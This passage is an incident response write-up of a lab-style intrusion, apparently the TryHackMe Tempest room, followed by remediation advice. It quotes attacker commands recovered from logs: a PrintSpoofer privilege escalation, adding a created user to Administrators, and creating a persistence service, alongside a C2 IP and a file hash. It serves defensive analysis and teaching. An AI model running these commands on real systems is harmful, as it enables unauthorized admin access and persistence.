


Query Status :
The operation completed successfully (Code:0)

Network Connection Detected
Time :
6/20/2022 5:13:47 PM
Source IP :
192.168.254.107:52074
Destination IP :
167.71.222.162:8080

Process Create
Time :
6/20/2022 5:21:34 PM
Parent Image :
spf.exe


    b. According to the file’s hash results on virustotal database, the file is related to malicious binaries, which uses “printspoofer” as its main tool as privilege escalation tool that abuses SeImpersonatePrivilege to gain SYSTEM access via the Print Spooler service



57/72 security vendors flagged this file as malicious

8524fbc0d73e711e69d60c64f1f1b7bef35c986705880643dd4d5e17779e586d

UnpackedMal98.exe




Highlighted actions

Highlighted Text

- "C:\\Windows\\system32\\cmd.exe"
- "PrintSpoofer64.exe"

6. **Actions on Objective once Malicious Administrative access**: once the administrative access was granted, the malicious commands are executed under "NT Authority\System". Since I was also provided the windows logs, I will analyze them to determine the actions under the administrative control.
    a. First, I'll check the user accounts creations. This windows event is under the EventID=4720:




Level	Date and Time	Source	Event ID	Task Category
Information	6/20/2022 5:27:28 PM	Microsoft Windows security auditing.	4720	User Account Management
Information	6/20/2022 5:27:19 PM	Microsoft Windows security auditing.	4720	User Account Management

    Two user accounts were created.

    b. Now, determine the commands runned by the intruder: Using BRIM, I subtracted the uri of the http requests containing the encoded commands. Then, I manually cleaned them, leaving only the base64 decryptable strings. Then I went to cyberchef to decrypt the strings. That is how I obtained the commands runned by the intruder.

    c. Once the commands were decoded, and inspected, I discovered the command used by the intruder to add one of the created user to the "Administrators" group:




```
aXRoIG9uZSBvciBtb3JlIGVycm9ycy4NCg0K
6771   31   424→478 (54 selected)
```


Output

```
rimuru
shion
The command completed successfully.

net localgroup administrators /add shion - The command completed successfully.

net users - 
User accounts for \\
```

d. This can be confirmed in windows logs by filtering for eventID=4732



Level	Date and Time	Source	Event ID	Task Category
Information	6/20/2022 5:27:41 PM	Microsoft Windows security auditing.	4732	Security Group Management



Event 4732, Microsoft Windows security auditing.

+ System
- EventData

```
MemberName          -
MemberSid           S-1-5-21-349058839-
TargetUserName      Administrators
TargetDomainName    Builtin
TargetSid           S-1-5-32-544
SubjectUserSid      S-1-5-18
SubjectUserName     TEMPEST$
SubjectDomainName   WORKGROUP
SubjectLogonId      0x3e7
PrivilegeList       -
```

e. Then executed this command: C:\Windows\system32\sc.exe \\TEMPEST create TempestUpdate2 binpath= C:\ProgramData\final.exe start= auto to gain persistence.

Further actions:

Immediate Actions:

1. System Cleanup:

- Remove the malicious service "TempestUpdate2"
- Delete the malicious file at C:\ProgramData\final.exe
- Remove unauthorized user accounts created during the incident
- Check and clean startup folders for persistence mechanisms
- Scan the affected system with updated EDR/antivirus solutions

2. Network Security:

- Block and monitor all identified C2 domains/IPs at the firewall level
- Implement HTTP traffic inspection, especially for base64 encoded parameters
- Monitor and potentially block outbound connections on port 80 from HR department
- Review and restrict SeImpersonate privileges across the network

3. Access Control

- Audit all administrator group members across the domain

- Implement strict privilege management for service accounts
- Review and tighten Group Policy for user permissions
- Enable alerts for administrator group modifications (EventID 4732)

Long-term Preventive Measures:

1. Email Security

- Implement stricter email attachment policies, especially for .doc files
- Deploy advanced email filtering solutions with sandbox capabilities
- Block macro-enabled documents by default
- Implement DMARC, DKIM, and SPF

2. Endpoint Hardening

- Deploy application whitelisting
- Disable or strictly control Windows Script Host
- Implement USB device control
- Enable PowerShell logging and constrained language mode
- Review and harden startup folder permissions

3. Monitoring Improvements

- Enhance logging for privilege escalation attempts
- Implement real-time alerts for suspicious service creation
- Monitor for base64 encoded HTTP traffic
- Set up alerts for unusual outbound connections
- Configure monitoring for printspoofer64 and similar privilege escalation tools

4. User Training

- Conduct targeted phishing awareness training
- Implement regular security awareness programs
- Create clear procedures for handling suspicious documents
- Establish an efficient security incident reporting process

5. Incident Response Enhancement

- Update incident response playbooks based on this incident
- Document new IOCs in security tools
- Create specific detection rules for similar attack patterns
- Implement automated response procedures for similar incidents

6. Policy Updates

- Review and update document handling procedures

- Strengthen change management policies
- Update security baseline configurations
- Implement stricter software installation policies

7. Additional Security Controls

- Deploy Network Access Control (NAC)
- Implement Zero Trust principles
- Consider deploying a Web Application Firewall
- Implement file integrity monitoring
- Deploy SOAR (Security Orchestration and Automated Response) solutions

References:

This report was inspired in the Tempest room in TryHackme
MITRE ATT&CK adversary tactics and techniques database
Virustotal
Randy’s windows security logs